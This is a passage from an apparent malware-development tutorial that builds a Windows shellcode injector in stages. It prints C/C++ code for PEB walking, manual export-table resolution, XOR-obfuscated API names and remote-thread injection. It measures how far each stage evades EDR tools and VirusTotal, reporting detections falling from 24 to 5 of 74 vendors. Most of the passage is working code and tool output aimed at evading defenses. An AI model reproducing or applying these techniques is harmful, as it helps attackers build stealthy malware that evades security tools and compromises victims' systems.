
### CFF Explore Results

You can clearly see; at this stage we are quite better because this time we have fewer imports which indicate the behaviour of malware. But still, we see some indicators such as LoadLibraryA and GetProcAddress, which can be detected in static analysis. We try to overcome this issue in our next stage preparation.



PE Studio

PE studio still flagged some APIs and mapped them on MITRE ATT&CK under the category of process injection.




PE Bear Results

Oops, we see there are some strings in this stage under **.rdata** section of PE file. These strings are a great indicator of the behaviour of binary. Malware can still be detected in static analysis by EDRs. We must overcome this issue in our coming stages.

### Execution


In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use dynamic resolution of Windows API calls to inject shellcode.



Stage 2 Execution

### Stage 3 (PEB walk Injection)

In stage 3, we use the same injection technique to inject a malicious shellcode into the process, but this time, we use a PEB walk to resolve APIs dynamically. We access the PEB and enumerate all loaded modules in process space and find the base address of kernel32.dll. We use the base address of kernel32.dll to resolve the APIs' function address and perform process injection using PEB walk.



PEB Structures

In this stage, first, we must define all the structures needed to perform a PEB walk. You can find these structures on Microsoft documentation.



## PEB (winternl.h) - Win32 apps

[Contains process information.learn.microsoft.com](https://learn.microsoft.com/contants/process-information)

We define all the needed structures, and we define function pointer types for the Windows API functions we need.

```

54 PVOID GetProcAddressKernel32(HMODULE hModule, LPCSTR lpProcName) {
55     PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)hModule;
56     PIMAGE_NT_HEADERS pNTHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + pDOSHeader->e_lfanew);
57     PIMAGE_EXPORT_DIRECTORY pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule + pNTHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
58
59     DWORD* pAddressOfFunctions = (DWORD*)((BYTE*)hModule + pExportDirectory->AddressOfFunctions);
60     DWORD* pAddressOfNames = (DWORD*)((BYTE*)hModule + pExportDirectory->AddressOfNames);
61     WORD* pAddressOfNameOrdinals = (WORD*)((BYTE*)hModule + pExportDirectory->AddressOfNameOrdinals);
62
63     for (DWORD i = 0; i < pExportDirectory->NumberOfNames; i++) {
64         char* functionName = (char*)((BYTE*)hModule + pAddressOfNames[i]);
65         if (strcmp(functionName, lpProcName) == 0) {
66             return (PVOID)((BYTE*)hModule + pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
67         }
68     }
69     return NULL;
70 }

```

### Resolve Function Address

Above code parse kernel32.dll as PE file because DLL is PE file format and first it is getting the DOS header and by using DOS header member `e_lfanew` which is 4 bytes field tells the offset of NT header. Now, the NT header contains the option header, which holds the data directory field, including all exported functions of the module. So, this function returns the address of the matched function name.

```

109     __asm {
110         mov eax, fs: [0x30]
111         mov peb, eax
112     }
113
114
115     lEntry = peb->Ldr->InLoadOrderModuleList.Flink;
116     do {
117         module = CONTAINING_RECORD(lEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);
118
119         char baseDllName[256];
120         int i;
121         for (i = 0; i < module->BaseDllName.Length / sizeof(WCHAR) && i < sizeof(baseDllName) - 1; i++) {
122             baseDllName[i] = (char)module->BaseDllName.Buffer[i];
123         }
124         baseDllName[i] = '\0';
125
126         if (_stricmp(baseDllName, "kernel32.dll") == 0) {
127             k32baseAddr = (HMODULE)module->DllBase;
128         }
129
130         lEntry = lEntry->Flink;
131     } while (lEntry != &peb->Ldr->InLoadOrderModuleList);
132
133     if (k32baseAddr) {

```

### PE Access and Walk

This code snippet accesses the PEB and then traverse the `InLoadOrderModuleList` to find the `LDR_DATA_TABLE_ENTRY` for kernel32.dll.



```

159     pVAEx = (VAExType)ptrGetProcAddress(kernel32Base, (LPCSTR)A);
160     pRemoteCode = pVAEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
161     pWPM = (WPMTType)ptrGetProcAddress(kernel32Base, (LPCSTR)B);
162     pWPM(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
163     pCRT = (CRTType)ptrGetProcAddress(kernel32Base, (LPCSTR)C);
164     hThread = pCRT(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
165
166     if (hThread != NULL) {
167         WaitForSingleObject(hThread, 500);
168         CloseHandle(hThread);
169         return 0;
170     }
171
172     return -1;
173     CloseHandle(hProcess);
174 }
175 }
176 }
177 }
178     return 0;
179 }

```

### Resolve API functions

Finally, we resolve and use the APIs to perform process injection.

### IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our compiled binary with these tools and see what indicators on which our malware can be detected are and try to overcome them in the coming stages.


Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1C54	KERNEL32.dll	15	FALSE	3708	0	0	3B12	3000
1C68	VCRUNTIME140.dll	4	FALSE	3748	0	0	3B78	3040
1C7C	api-ms-win-crt-stdio-l1-1-0.dll	4	FALSE	37C4	0	0	3AB4	308C
1C90	api-ms-win-crt-string-l1-1-0.dll	1	FALSE	37D8	0	0	3A44	30D0
1CA4	api-ms-win-crt-runtime-l1-1-0.dll	19	FALSE	3774	0	0	3AC6	306C
1CB8	api-ms-win-crt-math-l1-1-0.dll	1	FALSE	376C	0	0	3AE8	3064
1CCC	api-ms-win-crt-locale-l1-1-0.dll	1	FALSE	3764	0	0	3B08	305C
1CE0	api-ms-win-crt-heap-l1-1-0.dll	1	FALSE	375C	0	0	3B2A	3054

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
3000	WaitForSingleObject	-	37E0	37E0	-	5FF
3004	OpenProcess	-	37F6	37F6	-	42B
3008	CloseHandle	-	3804	3804	-	94
300C	IsDebuggerPresent	-	3C3E	3C3E	-	39D
3010	InitializeSlistHead	-	3C28	3C28	-	381
3014	GetSystemTimeAsFileTime	-	3C0E	3C0E	-	303
3018	GetCurrentThreadId	-	3BFB	3BFB	-	231
301C	GetCurrentProcessId	-	3BEE	3BEE	-	22D
3020	QueryPerformanceCounter	-	3BCE	3BCE	-	46D
3024	IsProcessorFeaturePresent	-	3BAC	3BAC	-	3A5
3028	TerminateProcess	-	3B98	3B98	-	5B4
302C	GetCurrentProcess	-	3B84	3B84	-	22C
3030	SetUnhandledExceptionFilter	-	3B66	3B66	-	594
3034	UnhandledExceptionFilter	-	3B4A	3B4A	-	5D5
3038	GetModuleHandleW	-	3C52	3C52	-	28F

### CFF Explorer Results

Great, in this stage, we improve our IAT, and this time, we can see there is no malicious import, which can give indicators for malicious behaviour. We see there is no GetProcAddress and LoadLibraryA functions this time. This is a good sign for a malware developer because this can bypass static analysis of EDRs solutions.




### Malicious String

Oops, we see there are still some strings in this stage under **.rdata** section of PE file. These strings are a great indicator of the behaviour of binary. Malware can still be detected in static analysis by EDRs. We overcame one issue, which was IAT imports indication, but this issue could be addressed in our coming stage.

### Execution


In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use the dynamic resolution of Windows APIs by PEB walk to inject shellcode.



Stage 3 Execution

Stage 4 (PEB Walk and API Imports Obfuscation, Strings Hide)

In stage 4, we use the same technique to inject a malicious shellcode into the process. But this is the final stage, so we have to overcome all the challenges we faced in the previous stage. We need to hide malicious strings and dynamically resolve APIs.



PEB Structures

In this stage, first, we must define all the structures needed to perform a PEB walk, same as **stage 3**. You can find these structures on Microsoft documentation.

### PEB (winternl.h)—Win32 apps

[Contains process information.learn.microsoft.com](https://learn.microsoft.com/contants/process-information)

We define all the needed structures, and we define function pointer types for the Windows API functions we need.

```

36 void XOR(unsigned char* data, size_t data_len, const char* key, size_t key_len) {
37     int j = 0;
38     for (size_t i = 0; i < data_len; i++) {
39         if (j == key_len) j = 0;
40         data[i] = data[i] ^ key[j];
41         j++;
42     }
43 }
44
45 LPCSTR DAndP(unsigned char* encoded, size_t len, const char* key, size_t key_len) {
46     char* decoded = new char[len + 1];
47     memcpy(decoded, encoded, len);
48     XOR(reinterpret_cast<unsigned char*>(decoded), len, key, key_len);
49     decoded[len] = '\0';
50     return decoded;
51     delete[] decoded;
52 }
53

```

### XORing

In this stage, we use xor encryption to obfuscate the API calls and hide the strings to bypass static analysis. This function will use the key “**offensivepanda**” and decrypt all API calls at runtime, which are encrypted and stored inside the code.

```

unsigned char sGPA[] = { 0x28, 0x03, 0x12, 0x35, 0x1c, 0x1c, 0x0a, 0x37, 0x01, 0x14, 0x13, 0x0b, 0x17, 0x12 };
unsigned char sLLA[] = { 0x23, 0x09, 0x07, 0x01, 0x22, 0x1a, 0x0b, 0x04, 0x04, 0x02, 0x18, 0x2f };
LPCSTR Z = DAndP(sGPA, sizeof(sGPA), key, k_len);
LPCSTR X = DAndP(sLLA, sizeof(sLLA), key, k_len);
ptrGetProcAddress = (GetProcAddress)GetProcAddressKernel32(k32baseAddr, Z);
ptrLoadLibraryA = (LoadLibraryA)GetProcAddressKernel32(k32baseAddr, X);
HMODULE kernel32Base = ptrLoadLibraryA("kernel32.dll");
unsigned char sVAEx[] = { 0x39, 0x0f, 0x14, 0x11, 0x1b, 0x12, 0x05, 0x37, 0x09, 0x1c, 0x0e, 0x0d, 0x21, 0x19 };
unsigned char sWPM[] = { 0x38, 0x14, 0x0f, 0x11, 0x0b, 0x23, 0x1b, 0x19, 0x06, 0x15, 0x12, 0x1d, 0x29, 0x04, 0x02, 0x09, 0x14, 0x1c };
unsigned char sCRT[] = { 0x2c, 0x14, 0x03, 0x04, 0x1a, 0x16, 0x3b, 0x13, 0x08, 0x1f, 0x15, 0x0b, 0x30, 0x09, 0x1d, 0x03, 0x07, 0x01 };
LPCSTR A = DAndP(sVAEx, sizeof(sVAEx), key, k_len);
LPCSTR B = DAndP(sWPM, sizeof(sWPM), key, k_len);
LPCSTR C = DAndP(sCRT, sizeof(sCRT), key, k_len);
pVAEx = (VAExType)ptrGetProcAddress(kernel32Base, (LPCSTR)A);
pRemoteCode = pVAEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
pWPM = (WPMType)ptrGetProcAddress(kernel32Base, (LPCSTR)B);
pWPM(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
pCRT = (CRTType)ptrGetProcAddress(kernel32Base, (LPCSTR)C);
hThread = pCRT(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);

```

### Decrypt and Inject

You can see in this code snippet that we decrypt the APIs' calls and pass it to function, which is resolving the address of API calls dynamically, All the API calls are encrypted.

### IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our final stage compiled binary with these tools and see if we have overcome all the issues or not.




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1C88	api-ms-win-crt-math-l1-1-0.dll	1	FALSE	376C	0	0	3AE8	3054
1CC8	api-ms-win-crt-locale-l1-1-0.dll	1	FALSE	3764	0	0	3B08	305C
1CE0	api-ms-win-crt-heap-l1-1-0.dll	1	FALSE	375C	0	0	3B2A	3054

KERNEL32.dll [ 15 entries ]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
3000	WaitForSingleObject	-	37E0	37E0	-	5FF
3004	OpenProcess	-	37F6	37F6	-	42B
3008	CloseHandle	-	3804	3804	-	94
300C	IsDebuggerPresent	-	3C3E	3C3E	-	39D
3010	InitializeListHead	-	3C28	3C28	-	381
3014	GetSystemTimeAsFileTime	-	3C0E	3C0E	-	303
3018	GetCurrentThreadId	-	38F8	38F8	-	231
301C	GetCurrentProcessId	-	38E2	38E2	-	22D
3020	QueryPerformanceCounter	-	38C8	38C8	-	46D
3024	IsProcessFeaturePresent	-	384C	384C	-	345
3028	TerminateProcess	-	3898	3898	-	5B4
302C	GetCurrentProcess	-	3884	3884	-	22C
3030	SetUnhandledExceptionFilter	-	3866	3866	-	594
3034	UnhandledExceptionFilter	-	384A	384A	-	5D5
3038	GetModuleHandleW	-	3C52	3C52	-	28F

CFF Explore Results

Great, in this stage, we improve our IAT, and this time, we can see there is no malicious import, which can give indicators for malicious behaviour. We see there is no GetProcAddress and LoadLibraryA functions this time.



Strings Stage Final


Great, there is no malicious string this time because we obfuscate all API calls in our code, and we don't have any string and API import, which indicates the behaviour of malware in static analysis.

Execution

In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we



use dynamic resolution of Windows APIs by PEB walk and obfuscate API call to inject shellcode.



### Stage 4 Execution

### Detection Results

We removed the msfvenom shellcode from the code and uploaded the first and last stage malware on virustotal to see the detection results. We remove shellcode because the msfvenom generated shellcode is highly detectable, so we want to see the effectiveness of other techniques we used in this post. We know virustotal check the behaviour as well, but let's see the results.

24 / 74 Community Score

24/74 security vendors flagged this file as malicious

a47b8e121d3effc7307ab5478b97ad95b8335fddc3c0eed0bfb7de833765

SIMPLE\_INJECTION.exe

Size: 9.50 KB | Last Analysis Date: 5 minutes ago

peexe checks-user-input idle detect-debug-environment

Popular threat label: trojan.babar | Threat categories: trojan | Family labels: babar

Security vendors' analysis	Do you want to automate checks?
AhnLab-V3	Trojan.Win.Meterpreter.C5307901   ALYac   Gen:Variant.Babar.137643
Arcabit	Trojan.Babar.D219AB   BitDefender   Gen:Variant.Babar.137643
Bkav Pro	W32.AIDetectMalware   CrowdStrike Falcon   Win/malicious_confidence_100% (D)
Cybereason	Malicious.86e0cd   Cynet   Malicious (score: 100)
DeepInstinct	MALICIOUS   Elastic   Malicious (moderate Confidence)
Emsisoft	Gen:Variant.Babar.137643 (B)   eScan   Gen:Variant.Babar.137643
GData	Gen:Variant.Babar.137643   Google   Detected
Ikarus	Trojan.Win32.Shellcoderrunner   Jiangmin   Trojan.Cometer.chk
MAX	Malware (ai Score=82)   MaxSecure   Trojan.Malware.300983.susgen

### Stage 1 Results (Simple Injection)

5 / 74 Community Score

5/74 security vendors flagged this file as malicious

